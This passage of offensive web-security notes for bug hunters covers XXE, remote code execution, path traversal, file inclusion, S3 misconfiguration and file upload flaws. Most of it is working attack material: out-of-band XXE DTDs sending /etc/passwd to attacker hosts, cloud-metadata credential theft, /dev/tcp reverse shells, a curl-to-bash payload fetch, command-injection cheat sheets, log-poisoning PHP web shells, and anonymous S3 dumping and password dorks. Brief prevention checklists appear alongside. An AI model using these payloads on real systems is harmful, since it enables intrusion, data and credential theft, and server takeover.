
- Start a quick web server in that same folder:

```
python3 -m http.server 80

#Now your DTD is live at: http://your-vps-ip/evil.dtd
```

2. Using Interactsh for the Attack
   Interactsh is perfect for this because it provides a unique URL (e.g., xyz123.oast.fun) that logs all incoming HTTP and DNS requests.
   The Workflow:

Step A:
Get your Interactsh URL
Run the client: interactsh-client
It will give you a URL like: c847424vv2msn0049v90cgr9yayyyyyyb.oast.fun

Step B:
Update your evil.dtd
Make sure the exfiltrate line in your DTD (on your VPS) points to that Interactsh URL:
SYSTEM 'http://c847424vv2msn0049v90cgr9yayyyyyyb.oast.fun/?data=%file;'

Step C:
Send the Payload to the Bug Bounty Target
In Burp Suite, send your XML request to the vulnerable endpoint:

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY % remote SYSTEM "http://your-vps-ip/evil.dtd">
  %remote;
]>
```

```
<root>&content;</root>
```

3. Extracting the Data
   Once you click "Send" in Burp, watch your Interactsh terminal. You will see an HTTP entry appear almost instantly.
   The Interactsh Output:

```
[c847424vv2msn0049v90cgr9yayyyyyyb] Received HTTP request from 192.x.x.x
at 2026-03-02
GET /?
data=cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9u
Oi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbg...
```

The Final Step:
Take that long string after ?data=, go to your terminal, and decode it:

```
echo "cm9vdDp4OjA6MDp..." | base64 -d
```

Boom. You now have the full contents of the remote server's /etc/passwd.

Troubleshooting Tips

- No Connection? The server might have an egress firewall blocking port 80. Try hosting your DTD on port 443 (HTTPS) or 53 (DNS).
- No VPS? You can technically use services like GitHub Gists (raw link) or Pastebin to host your DTD, as long as the server returns the "raw" text and not an HTML wrapper.

You could do this via DNS exfiltration in case the server blocks outbound HTTP.

[+] Real Examples in Modern API Environments

Example 1: Direct XML API Endpoint

Request

```
POST /api/v1/profile HTTP/1.1
Host: target.com
Content-Type: application/xml
```

```
<?xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<profile>
  <username>admin</username>
  <bio>&xxe;</bio>
</profile>
```

Vulnerable Response

```
{
  "username": "admin",
  "bio": "root:x:0:0:root:/root:/bin/bash"
}
```

Impact: Local file disclosure.

Example 2: JSON API with Hidden XML Processing

Modern API using JSON but internally parsing XML.

Request

```
POST /api/v2/convert HTTP/1.1
Host: target.com
Content-Type: application/json

{
  "xmlPayload": "<?xml version='1.0'?><!DOCTYPE foo [<!ENTITY xxe SYSTEM
'file:///etc/hostname'>]><data>&xxe;</data>"
}
```

Vulnerable Response

```
{
  "result": "prod-server-01"
}
```

Impact: Hidden XXE via JSON wrapper.

[+] Common Impacts

- Local File Disclosure: Reading sensitive files like /etc/passwd or configuration files.
- SSRF (Server-Side Request Forgery): Forcing the server to make requests to internal services (e.g., cloud metadata services at 169.254.169.254).
- Denial of Service (DoS): The "Billion Laughs" attack, which uses recursive entity expansion to crash the server.
- Remote Code Execution (RCE): In rare cases where the underlying XML library allows risky "wrappers" (like PHP's expect://).

[+] Advanced Scenario XXE to RCE Chain

Example chain:

1. XXE → Read configuration file
2. Extract database credentials
3. Access internal admin interface
4. Upload web shell
5. Achieve RCE

[+] Bug Hunting Write-Ups About XXE Vulnerability

1. XXE in File Upload (SVG Avatar Upload)

Summary

A web application allowed users to upload SVG files as profile avatars. The server parsed the SVG using an XML parser with external entities enabled.

Request

```
POST /api/upload/avatar HTTP/1.1
Host: target.com
Content-Type: image/svg+xml

<?xml version="1.0" standalone="yes"?>
<!DOCTYPE svg [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
```

```
]>
<svg xmlns="http://www.w3.org/2000/svg"> <text>&xxe;</text>
</svg>
```

Response

```
HTTP/1.1 200 OK

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
```

Impact

- Sensitive file disclosure
- Server internal information leakage

---

2. Blind XXE via Out-of-Band (OOB) Interaction

Summary

API endpoint accepted XML input but did not return entity output in response. However, external entity resolution triggered DNS/HTTP requests to attacker-controlled server.

Request

```
    POST /api/invoice HTTP/1.1
    Host: target.com
    Content-Type: application/xml

    <?xml version="1.0"?>
    <!DOCTYPE root [
      <!ENTITY % ext SYSTEM "http://attacker.com/evil.dtd">
      %ext;
    ]>
    <invoice><id>123</id></invoice>
```

evil.dtd:

```
    <!ENTITY % file SYSTEM "file:///etc/passwd">
    <!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com/?
```

```
data=%file;'>">
    %all;
```

Response

```
HTTP/1.1 200 OK
Invoice processed successfully
```

Impact

- Blind file exfiltration
- Internal network mapping

---

3. XXE in SOAP API Endpoint

Summary

Legacy SOAP endpoint processed XML without disabling external entities.

Request

```
POST /soap HTTP/1.1
Host: target.com
Content-Type: text/xml

<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/hostname">
]>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>
        <getData>&xxe;</getData>
 </soap:Body>
</soap:Envelope>
```

Response

```
HTTP/1.1 200 OK

<hostname>prod-server-01</hostname>
```

Impact

- Server hostname disclosure
- Internal system fingerprinting

---

4. XXE to SSRF Against Cloud Metadata

Summary

Application parsed XML and allowed entity resolution. Attacker used XXE to access cloud metadata service.

SSRF in Cloud Environments (AWS/Azure/GCP)

Malicious Payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-
data/iam/security-credentials/admin-role">
]>
<root>
  <data>&xxe;</data>
</root>
```

Result: The server returns the temporary AWS Access Keys and Secret Keys for the server's IAM role, allowing the attacker to potentially take over the entire cloud infrastructure.

Request

```
    POST /api/xml HTTP/1.1
    Host: target.com
    Content-Type: application/xml

    <?xml version="1.0"?>
    <!DOCTYPE data [
      <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-
data/iam/security-credentials/">
    ]>
    <data>&xxe;</data>
```

Response

```
HTTP/1.1 200 OK

admin-role
```

Impact

- Cloud credential exposure
- Potential full cloud account takeover

---

5. XXE in JSON-to-XML Converter API

Summary

Modern API accepted JSON but internally converted it to XML before processing.

Request

```
POST /api/convert HTTP/1.1
Host: target.com
Content-Type: application/json

  {
      "xml": "<?xml version='1.0'?><!DOCTYPE r [<!ENTITY xxe SYSTEM
'file:///etc/passwd'>]><r>&xxe;</r>"
}
```

Response

```
HTTP/1.1 200 OK

{
  "result": "root:x:0:0:root:/root:/bin/bash..."
}
```

Impact

- File disclosure via hidden XML processing

- Bypass of JSON-only validation assumptions

---

6. Google Maps (SVG Upload) Blind XXE

Many platforms allow SVG uploads. Since SVGs are XML-based, they are a prime target for XXE if the server processes them to generate thumbnails.
Payload (uploaded as image.svg):

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [
  <!ENTITY xxe SYSTEM "http://[YOUR_BURP_COLLABORATOR_ID].oastify.com">
]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg">
  <text font-size="16" x="0" y="16">&xxe;</text>
</svg>
```

- Response: The server returns a 202 Accepted, but a DNS/HTTP interaction appears in the Burp Collaborator client.
- Impact: Blind XXE confirming internal network reach.

[+] Pro-Tips for Bug Hunters :

- Bypassing Firewalls: If the server blocks outgoing HTTP requests, try using DNS exfiltration. Instead of http://, use http://%file;.attacker.com. The file content will appear as a subdomain in your DNS logs.
- PHP Filter Magic: Always try to wrap your file path in php://filter/convert.base64-encode/resource= if the backend is PHP. It prevents the XML parser from crashing on symbols like < or & found inside the target file.
- Error-Based OOB: Sometimes you can't get an out-of-band connection, but you can trigger an error message that includes the content of the file. This is a "semi-blind" technique.

[+] Prevention Checklist

- Disable `DOCTYPE`
- Disable external entities
- Disable parameter entities
- Use allowlist-based XML schemas

- Monitor outbound traffic for OOB detection

Remote Code Execution (RCE) Vulnerability

[+] What is RCE?

Remote Code Execution (RCE) is a critical security vulnerability that allows an attacker to execute arbitrary commands or code on a target
server or application remotely. If successfully exploited, the attacker can:

- Take full control of the server
- Access sensitive data
- Install malware or backdoors
- Move laterally inside internal networks
- Disrupt services (ransomware, crypto miners, etc.)

RCE is considered one of the most severe vulnerability classes.

[+] How RCE Happens

RCE usually occurs due to:

- Unsanitized user input passed to system commands
- Unsafe deserialization
- Template injection
- Insecure file upload
- SSRF chained to command execution
- Eval() or dynamic code execution misuse
- Insecure use of system() / exec() / Runtime.exec()

[+] Common RCE Patterns in Modern API Applications

In modern applications, RCE has shifted from simple "form fields" to more complex data structures like JSON payloads. Here are three common modern vectors:

A. Insecure Deserialization
Applications often convert JSON or binary data into objects. If the library used for this (like fast-xml-parser or older Java libraries) is vulnerable, a crafted JSON object can trigger code execution during the conversion process.

B. Code/Expression Injection
Modern AI and Data platforms often have "Preview" or "Validation" endpoints that allow users to test snippets of code or math expressions.

C. OS Command Injection
When an API takes a JSON field (like a filename or an IP address) and uses it inside a back-end system command (e.g., ping, ffmpeg, or image-magick).

RCE in `Node.js` (exec)

- The code is designed to take a domain name as input and store it in the “domain” variable.
- This “domain” variable is then directly appended to the whois command and subsequently passed through the exec function without any sanitization.
- Upon successful execution, it returns the whois data; other-wise, it sends a server error response.
- Here’s an example of how the output of a normal lookup for “redseclabs.com” would appear:

```
curl -s -k -X 'POST' --data-binary 'domain=redseclabs.com'
http://localhost:3000/lookup
```

```
curl -s -k -X 'POST' --data-binary 'domain=a;uname -a'
http://localhost:3000/lookup
```

RCE in `Flask` Application:

eval(), exec(), pickle.loads(), os.system(), os.popen(), and many others.

Payload :

```
__import__('os').system('bash -c "bash -i >& /dev/ tcp/192.168.10.21/1337
0>&1"')
```

[+] Identification of Vulnerable Parameters

Before sending payloads, identify where the API might be passing your data to a backend interpreter or shell.

High-Risk GET Parameters (Query Strings)

Look for parameters that suggest system-level interaction:

- `?cmd=...`
- `?exec=...`
- `?query=...`
- `?file=...`
- `?ip=...`
- `?process=...`

High-Risk POST Keys (JSON Body)

Look for keys that trigger backend processing:

```
{
  "image_url": "[http://example.com/img.jpg]
(http://example.com/img.jpg)",
  "template_name": "dashboard_v1",
  "filter_expression": "user.id == 1",
  "pdf_options": "--margin 10",
  "script_content": "print('hello')"
}
```

[+] Testing Logic & Detection Methods

A. In-Band (Direct Output)
The simplest form. The server executes the command and returns the result in the JSON response.

- Test: POST /api/v1/debug
- Payload: {"command": "whoami"}
- Detection: Response contains www-data or root.

B. Blind (Time-Based)
The server executes the command but doesn't show the output. You must measure the response time.

- Payload: {"id": "123; sleep 10"}
- Detection: If the API takes 10 seconds to respond, it is likely vulnerable.

C. Out-of-Band (OAST)

The server executes the command and you force it to ping a server you control.

- Payload: {"url": "http://example.com; curl http://your-collab-server.com"}
- Detection: Check your server logs for an incoming request from the target API's IP.

[+] The Testing Cheat Sheet (Payloads)

Unix Shell	?cmd=;id	{"path": "/tmp;ls -la"}
Windows CMD	?ip=127.0.0.1%26whoami	{"file": "test.txt & dir"}
Blind (Unix)	`?id=1	sleep 15`
Python Sink	?eval=**import**('os').system('id')	{"calc": "eval(os.system('id'))"}
Node.js Sink	? data=res.end(require('os').hostname())	{"js": "global.process.mainModule.require('c

---

[+] Scenarios :

Scenario #1 Command injection in uploaded file name :

```
POST /Prod/api/file/Hello-file.rtf  HTTP/1.1
```

This is Hello-file.rtf may be not sanitized so use command injection

```
POST /Prod/api/file/Hello-file.rtf;printenv  HTTP/1.1
```

because it AWS temper access credentials are in this variable [expire] AWS env vars

we could use those cred to access s3 buckets

```
export AWS_SESSION_TOKEN
export AWS_SECRET_KEY_ID
export AWS_SECRET_ACCESS_KEY
```

```
aws s3 -ls s3://url

aws s3 cp s3://url/flag.txt ./
```

Scenario #2 Command Injection in JSON API → RCE

- User input passed directly into system command.
- Vulnerable Code Pattern (Conceptual)

```
system("ping " + user_input)
```

Exploit Request :

```
POST /api/ping HTTP/1.1
Content-Type: application/json

{
  "host": "8.8.8.8; id"
}
```

Vulnerable Response

```
{
  "result": "PING 8.8.8.8\nuid=1001(app) gid=1001(app)"
}
```

Payload Variations :

```
8.8.8.8 && whoami
8.8.8.8 | uname -a
$(id)
```

Also :

```
{ "command": "ls -al /" }
```

Scenario #3

```
curl   https://homepages.inf.ed.ac.uk/neilb/TestWordDoc.doc>/dev/null;env
```

Scenario #4 Opera SSH Key Authority RCE

- **Request :**

```
POST /groups/<id>/access_rules/
```

- **Payload:**

```
access_option[command][value]=/bin/sh -i >& /dev/tcp/ip/port 0>&1`
```

[+] Examples :

1. Command Injection via JSON API

Vulnerable Endpoint

```
POST /api/ping

Request: { "host": "8.8.8.8" }
```

Backend (Node.js example):

```
const { exec } = require("child_process");
exec("ping -c 1" + req.body.host);
```

Exploit

```
{ "host": "8.8.8.8; id" }
```

Result: The attacker executes arbitrary OS commands.

---

2. Python Flask Example (subprocess misuse)

POST /api/convert

Request: { "file": "test.jpg" }

Backend: os.system("convert uploads/" + data["file"])

Exploit: { "file": "test.jpg; whoami" }

---

3. Java Deserialization RCE

POST /api/import

Request: { "data": "`<base64 serialized object>`{=html}" }

If unsafe Java deserialization is enabled (ObjectInputStream without validation), attacker can send a malicious serialized payload leading to RCE.

Common in: - Legacy Spring apps - Old Java RMI endpoints - Misconfigured message brokers

---

4. Template Injection (Server-Side Template Injection - SSTI)

POST /api/render

Request: { "template": "{{7*7}}" }

If the backend uses Jinja2 / Twig / FreeMarker unsafely:

Exploit: { "template": "{{config.__class__.__init__.__globals__['os'].popen('id').read()}}" }

Leads to command execution.

---

5. Insecure File Upload Leading to RCE

POST /api/upload

If the backend allows uploading files without validation:

Attacker uploads: shell.php

Then accesses: https://target.com/uploads/shell.php

Leads to webshell RCE.

Common in: - PHP apps - Misconfigured Nginx + PHP-FPM - Old CMS platforms

---

6. Prototype Pollution → RCE (Node.js Modern Case)

POST /api/update

{ "**proto**": { "shell": "id" } }

If combined with vulnerable libraries (e.g., old lodash, merge-deep), can lead to command execution depending on application logic.

---

7. SSRF → RCE Chain (Cloud Environments)

1. SSRF to internal service
2. Access metadata: http://169.254.169.254/latest/meta-data/
3. Retrieve cloud credentials
4. Use credentials to deploy malicious compute instance or execute commands via cloud API

Common in: - AWS - GCP - Azure environments

---

8. Langflow AI Platform (CVE-2025-3248)

Context: Langflow is a tool for building AI agents. It had an API endpoint designed to "validate" Python code snippets.

The Vulnerability: The endpoint didn't properly sandbox the validation logic, allowing unauthenticated users to run system commands via a JSON POST request.

Vulnerable Endpoint:

```
POST /api/v1/validate/code

{
  "code": "@exec(\"import os; os.system('curl
http://attacker.com/shell.sh | bash')\")\ndef foo(): pass"
}
```

---

9. D-Tale Data Tool (CVE-2025-0655)

Context: A data visualization tool often used by data scientists.

The Vulnerability: An exposed API endpoint allowed users to apply "custom filters." These filters were executed using Python's eval().

Vulnerable Endpoint:

```
POST /dtale/test-filter

{
  "filter": "__import__('os').popen('whoami').read()",
  "dataId": "123"
}
```

---

10. Modern API Example: ImageMagick (JSON)

Many APIs use ImageMagick to process uploads via JSON metadata.
Request:
{
"image_id": "101",
"convert_to": "png",
"options": "-caption '%[built-in:passwd]'"
}

If the server returns the contents of /etc/passwd inside the image metadata, you have successfully exploited the API.

[+] Impact of RCE

- Full server compromise
- Data breach
- Credential theft
- Cloud takeover
- Ransomware deployment
- Supply chain compromise

Severity: Critical (CVSS 9.0 - 10.0)

[+] How to Prevent RCE

Prevention Best Practices

- Avoid Sinks: Never use eval(), exec(), or system() on user-provided JSON values.
- Input Validation: Use strict "allow-lists" rather than "deny-lists." If you expect a UUID, ensure the JSON value matches a UUID regex.
- Sandboxing: If you must execute code (like in an AI playground), use isolated environments like Docker containers or AWS Lambda with no network access.

[+] Secure Coding

- Never concatenate user input into system commands
- Use parameterized APIs
- Avoid eval() and dynamic execution
- Use safe deserialization libraries

[+] Input Validation

- Strict allow-lists
- Validate JSON schema
- Reject unexpected properties

[+] Infrastructure Controls

- Run services with least privilege
- Disable shell execution when possible
- Use WAF and RASP
- Container isolation
- Network segmentation

[+] Dependency Security

- Keep frameworks updated
- Audit third-party libraries
- Use SCA tools (Software Composition Analysis)

[@] Security Missconfiguration :

1. Directory / Path Traversal Vulnerabilities

- List or read files/dir only .
- no exec for any server side code.

```
https://example.com/download.php?pdf_path=file:///etc/passwd
```

Command :

```
curl --path-as-is http://localhost:3000/static/../
../../../../../../../etc/passwd
```

In this command, “curl—path-as-is” makes a request to the specified URL without removing the dot-dot slash sequences, thereby exploiting the direc-tory traversal vulnerability.

> Note :
> In a real-world penetration testing engagement we recently conducted, we found a server running its web application as the root user. Due to the root-level permissions, it was possible to navigate to the “/root/.ssh/id_rsa” file and access the private Secure Socket Shell (SSH) keys therein.

FUZZING INTERNAL FILES WITH FFUF :

```
ffuf -w file-names.txt -u 'http://example.com/lfi.php?file=
../../../../../FUZZ' -r
```

---

2. File Inclusion Vulnerabilities

[+] Impact ?

- LFI :
  - Can read and execute files local on the vuln server.
  - We could read source code by php

```
// php wrappers to read php files Ex:
https://url/path?page=php://filter/convert.covert.base64-encode/resource=
<your-php-files>
```

- RFI:
  - Can read and execute files from out side .

[+] How To Find ?

- search for common prams (file= , iamge= ,page= ,...)

[+] How To Exploit?

- To get shell from LFI
  - There are file that we could write to them
  - Exploit those then access them from Lfi and the php shell will executed

```
/proc/self/environ          >> user-agent shell

/var/log/apache2/access.log     >>
```

LFI to RCE via Apache Log Files :

- Poison the user-agent
- This code is designed to execute system commands passed through the “cmd” parameter:

```
curl -I http://demo-site.local:8080/ -A "<?php system (\$_GET['cmd']);?>"
```

- The “-A” flag is used to set the user-agent string, injecting our PHP code.
- Since the log file is poisoned, once it is loaded via LFI, the code will be interpreted as PHP. An example URL triggering the execution might look like this:

```
http://demo-site.local:8080/lfi.php?file=/var/log/
apache2/access.log&cmd=id
```

Log files may be located in different directories depending upon the type of web server and its configuration. For more exhaustive list: [https://raw.githubusercontent.com/nixawk/fuzzdb/master/attack/lfi/LFI-linux-httpd-log.txt].

LFI to RCE via SSH Auth Log :

- Poison /var/log/auth.log

```
ssh "<?php phpinfo(); ?>"@x.x.x.x
Or
ssh "<?php system($_GET['c']); ?>"@x.x.x.x
```

- Access Link :

```
http://demo-site.local:8080/lfi.php?file=/var/log/ auth.log&c=id
```

`Vip Notes :`

When write `php code` to page use base 64 encode because the page may poisoned .
{ If The payload is wrong the code will not execute and the response will come with white page even we use valid payload after that so use encoding }

```
ssh  "<?php passthru(base64_decode('encoded-shell'));?>"@192.168.5.100
```

we can use wfuzz for fuzzing them

---

3. Cloud Enumeration :

- S3 buckets [hosting static content such as HTML, CSS, and JavaScript files]
- Misconfigured buckets > publicly accessible

```
# aws s3 bucket -->> chek if s3 list enable
   {
     "Version": "2012-10-17",
      "Statement": [{
          "Effect": "Allow",
          "Principal": "*",
          "Action": [
                    "s3:Get*",
                    "s3:List*"  // list is enabled here
                    ],
         "Resource": [
                    "arn:aws:s3:::lab-webapp-static-recources",
                    "arn:aws:s3:::lab-webapp-static-recources/*"
                    ]
                     }
                    }]
    }
```

```
# in this case we could test // anonymous  access

> aws s3 --no-sign-request -regin ap-southeast ls s3://lab-webapp-static-
recources
```

```
> aws s3 --no-sign-request -regin ap-southeast ls s3://lab-webapp-static-recources/scripts

# if any thing exist
> aws s3 --no-sign-request -regin ap-southeast cp s3://lab-webapp-static-recources/scripts/backup.sh ./
```

- Naming convention:
  - Format: [bucket-name].s3.amazonaws.com
    Example: examplebucket.s3.amazonaws.com
  - Format: http://s3.amazonaws.com/[bucket_name]/
    Example: http://s3.amazonaws.com/examplebucket/

> **Note**
>
> In Amazon S3, each bucket name must be unique across all existing bucket names in S3 globally

Identifying S3 Buckets Using Google Dorks :

```
site: s3.amazonaws.com paypal.com

site:s3.amazonaws.com filetype:xls password
site:s3.amazonaws.com filetype:txt password
site:s3.amazonaws.com filetype:sql
site:s3.amazonaws.com inurl:backup
site:s3.amazonaws.com intext:apikey
site:s3.amazonaws.com ext:log
```

> **Note**
>
> If an S3 bucket was publicly accessible, its contents might have been indexed by search engines or archived by web crawlers or remain with thirdparty data aggregators.

Identifying S3 Buckets :

```
# 1.DNS lookup on a domain
host flaws.cloud
```

```
# 2.Get the region of a bucket >> DNS request of the discovered
nslookup 52.218.201.195
OUTPUT > s3-website-us-west-2.amazonaws.com

# 3.Access
> flaws.cloud.s3-website-us-west-2.amazonaws.com
```

```
cloud_enum -k target.com -b buckets.txt -o cloud_enum_results.txt
```

Exploiting Misconfigured AWS S3 Buckets

S3 Bucket Access Test

```
aws s3 ls s3://<bucket_name> --no-sign-request  --region us-east-1
```

S3 Bucket Content Dump

```
aws s3 sync s3://demo-bucket.redseclabs.com/. --region
us-east-1 --no-sign-request

python3 AWSBucketDump.py -b target-bucket -o dumped_data/
```

True Example :

```

# Path Traversal ex:

> aws s3 --no-sign-request -regin ap-southeast ls s3://shared-bucket-for-
app/dir/backup

# user-creds file exist

> aws s3 --no-sign-request -regin ap-southeast cp s3://shared-bucket-for-
app/dir/backup/user-creds ./

# Forbidden

# But from Browser

 URL/production?file=../../../../backup/user-creds
```

```
# this because normalide the path -lead to path traversal

s3 =boto3.resource('s3')
obj = s3.Object('shared-bucket-for-app/', os.path.normpath('dir/'+file))
```

---

4. File Upload Vulnerabilities

[+] What is a File Upload Vulnerability?

For every **file upload page**, there are some headers that always exist

- The main **headers** are:
  - File Name
  - File Type
  - Magic Number
  - File Content
  - File Size

A **file upload vulnerability** occurs when a web application allows users to upload files to the server without properly validating or sanitizing the content, file type, name, or structure of those files. This can allow an attacker to upload malicious files — ranging from web shells to malware — that get executed or served by the server, leading to a wide range of impacts including:

- **Remote Code Execution (RCE)** — uploading and executing a server-side script
- **Cross-Site Scripting (XSS)** — uploading an HTML/SVG file with embedded JavaScript
- **Server-Side Request Forgery (SSRF)** — using file parsing to trigger internal requests
- **Path Traversal** — writing files outside the intended upload directory
- **Denial of Service (DoS)** — uploading zip bombs or excessively large files
- **Stored Malware Distribution** — serving malicious files to other users

Why They're So Dangerous

File upload features are attractive attack surfaces because:

- They interact directly with the server filesystem or storage
- Many validation mechanisms are client-side only (trivially bypassable)
- MIME type and extension checks are frequently incomplete
- Uploaded files are often served back to users or processed by parsers

---

[+] How File Upload Vulnerabilities Work

The Basic Attack Flow

```
Attacker uploads malicious file
        ↓
Server stores file (with or without rename)
        ↓
Attacker accesses the file via URL
        ↓
Server executes or serves the file
        ↓
Attacker achieves code execution / XSS / etc.
```

What the Server Must Do to Be Vulnerable

1. **Accept the upload** — bypass any client or server-side type checks
2. **Store the file in a reachable location** — file must be accessible
3. **Execute or render the file** — server must process it (PHP, JSP, etc.) or serve it with a dangerous Content-Type

Common Upload Endpoints

- Common paths :
  /upload
  /api/upload
  /file/upload
  /uploads
  /images
  /media
  /files
- Profile picture / avatar endpoints
- Document / resume submission forms
- Product image uploads
- Support ticket attachments
- Import features (CSV, XML, XLSX)

Common Misconfigurations

- Upload directory located inside **web root**
- Server executes uploaded scripts
- Dangerous extensions allowed (`.php`, `.jsp`, `.aspx`)
- No file type restrictions

- Incorrect MIME validation
- No file size limits

[+] Types of File Upload Vulnerabilities

3.1 Unrestricted File Upload (Web Shell Upload)

No validation whatsoever. Attacker uploads `shell.php` and executes it directly.

3.2 Client-Side Validation Only

The file type check is done in JavaScript. Attacker intercepts the request in Burp Suite and modifies the filename/content-type.

3.3 MIME Type Spoofing

Server checks `Content-Type` header but not actual file content. Attacker sets `Content-Type: image/jpeg` while uploading a PHP file.

3.4 Extension Blacklist Bypass

Server blocks `.php` but attacker uses `.php5`, `.phtml`, `.pHp`, `.php%00.jpg`, etc.

3.5 Double Extension

Filename like `shell.php.jpg` — depending on Apache/nginx config, the PHP interpreter may still execute it.

3.6 Null Byte Injection

`shell.php%00.jpg` — in older PHP versions, the null byte terminates the string, making the server treat the file as `.php`.

3.7 Magic Bytes Bypass

Server checks the file signature (magic bytes). Attacker prepends valid JPEG bytes (`FF D8 FF`) to a PHP script.

3.8 Path Traversal via Filename

Filename set to `../../var/www/html/shell.php` — if unsanitized, the file is written outside the upload directory.

3.9 SVG XSS Upload

SVG files are XML-based and can contain JavaScript. If served with `Content-Type: image/svg+xml`, they execute scripts in the victim's browser.

3.10 XXE via File Parsing

Uploading a malicious DOCX, XLSX, or SVG that contains XML External Entities — triggers SSRF or local file disclosure during server-side parsing.

3.11 ImageTragick / Parser Exploitation

Exploiting vulnerabilities in server-side image processing libraries (e.g., ImageMagick's `ImageTragick` CVE-2016-3714) by uploading crafted image files.

3.12 Zip Slip

Uploading a crafted ZIP archive where filenames contain path traversal sequences (`../../shell.php`). When the server extracts it, files land in arbitrary locations.

[+] General Notes :

Extensions Impact :

- `ASP`, `PHP5`, `PHP3`: Webshell, RCE
- `SVG`: Stored XSS, SSRF, XXE
- `GIF`: Stored XSS, SSRF
- `CSV`: CSV injection
- `XML`: XXE
- `AVI`: LFI, SSRF
- `HTML`, `JS` : HTML injection, XSS, Open redirect
- `PNG`, `JPEG`: Pixel flood attack (DoS)
- `ZIP`: RCE via LFI, DoS
- `PDF`, `PPTX`: SSRF, BLIND XXE
- `SCF` : RCE

Bypassing Developers validation of :

- Filename only (Whitelist)
- Filename only (Blacklist)
- File Type only
- File Contents only
- Filename and File-type
- File type and File-contents
- Filename, File-type and File content
- Exploiting Server Side Libraries
- Forcing the files to be downloadable not executable

- Exploitation of other common developers mistakes

```
curl -v -X OPTIONS URL/uplods/

# - DVA   // This header indecate that we can use PUT Method [ uplode
shell for ex on the server ]

#return allowed methods
   curl -v -X OPTIONS URL/uplods/

curl -v  URL/uplods/ --upload-file hello.txt

curl -k -X POST -F "file=@testfile.txt" https://x.x.x.x/upload
```

[+] Full Exploitation Checklist

Reconnaissance

- [ ] Identify all file upload endpoints (manual browsing + automated spidering)
- [ ] Determine upload context: avatar, document, import, attachment?
- [ ] Check if uploaded files are served back (and from which domain/path)
- [ ] Identify server technology (PHP, Java, ASP.NET, Node.js) via headers, errors, or fingerprinting
- [ ] Note the upload directory or CDN path in responses
- [ ] Check if a Content Security Policy (CSP) restricts script execution on the serving domain

---

Client-Side Bypass

- [ ] Disable JavaScript in browser and attempt upload of disallowed file type
- [ ] Use Burp Suite / OWASP ZAP to intercept and modify upload request
- [ ] Change `Content-Type` header (e.g., from `application/x-php` to `image/jpeg`)
- [ ] Change filename in multipart body (e.g., from `shell.php` to `shell.jpg`, then back)
- [ ] Verify the check is truly server-side, not just front-end filtering

---

Extension Bypass Testing

- [ ] Test uppercase variants: `.PHP`, `.Php`, `.pHp`

- [ ] Test alternate PHP extensions: `.php3`, `.php4`, `.php5`, `.php7`, `.phtml`, `.phar`
- [ ] Test ASP variants: `.asp`, `.aspx`, `.asa`, `.asax`, `.ascx`, `.ashx`, `.asmx`
- [ ] Test JSP variants: `.jsp`, `.jspx`, `.jsw`, `.jsv`, `.jspf`
- [ ] Test double extensions: `shell.jpg.php`, `shell.php.jpg`
- [ ] Test null byte injection: `shell.php%00.jpg`, `shell.php\x00.jpg`
- [ ] Test special characters: `shell.php;.jpg`, `shell.php/.jpg`
- [ ] Test extension with extra dot: `shell.php.`

Content-Type Bypass Testing

- [ ] Set `Content-Type: image/jpeg` for a PHP file
- [ ] Set `Content-Type: image/png` for a PHP file
- [ ] Set `Content-Type: application/octet-stream`
- [ ] Try `text/plain` for scripts
- [ ] Combine valid MIME type with malicious extension

Magic Bytes Bypass Testing

- [ ] Prepend JPEG magic bytes (`FF D8 FF E0`) before PHP code
- [ ] Prepend PNG magic bytes (`89 50 4E 47`) before PHP code
- [ ] Prepend GIF header (`GIF89a;`) before PHP code — classic GIF shell
- [ ] Use `exiftool` to embed PHP payload in image metadata: `exiftool -Comment='<?php system($_GET["cmd"]); ?>' image.jpg`
- [ ] Verify the file still executes after magic bytes prepended

---

Path Traversal via Filename

- [ ] Test filename: `../shell.php`
- [ ] Test URL-encoded: `..%2Fshell.php`
- [ ] Test double-encoded: `..%252Fshell.php`
- [ ] Test Windows-style: `..\shell.php`
- [ ] Check if file appears outside the expected directory

SVG XSS Testing

- [ ] Upload an SVG with embedded `<script>alert(1)</script>`
- [ ] Check if SVG is served with `Content-Type: image/svg+xml`
- [ ] Test on the same origin to check for session hijacking impact
- [ ] Try SVG with `<foreignObject>` containing HTML and script
- [ ] Test SVG with XXE payload for SSRF/LFI

Archive / ZIP Exploitation

- [ ] Test Zip Slip: craft ZIP with `../../shell.php` filename entry
- [ ] Test deeply nested ZIPs (Zip Bomb) for DoS
- [ ] Check if server extracts archives and test for path traversal in extracted filenames
- [ ] Test TAR, GZ, 7Z archives if supported

XXE via Parsed Files

- [ ] Upload DOCX/XLSX with external entity reference in `[Content_Types].xml`
- [ ] Upload SVG with XXE payload
- [ ] Upload XML file directly if XML uploads are accepted
- [ ] Check for SSRF via `http://` external entities
- [ ] Check for LFI via `file:///etc/passwd` external entities

Post-Upload Exploitation

- [ ] Locate the uploaded file URL from server response or by guessing paths
- [ ] Attempt direct execution: `https://target.com/uploads/shell.php?cmd=id`
- [ ] Check if file is served from a subdomain (impacts XSS scope)
- [ ] Check if file is stored in cloud storage (S3, GCS) — may still execute client-side
- [ ] If RCE achieved: run `id`, `whoami`, `cat /etc/passwd`, attempt reverse shell

---

Race Condition Testing

- [ ] Upload malicious file and immediately send a request to execute it before it's deleted/renamed
- [ ] Use Turbo Intruder or custom scripts for concurrent upload + access requests
- [ ] Check if server temporarily stores file before validation

[+] Tooling Checklist

Burp Suite	Intercept and modify upload requests
OWASP ZAP	Automated scanning of upload endpoints
exiftool	Embed payloads in image metadata
Metasploit	Generate web shells, post-exploitation
Python requests	Scripted upload fuzzing
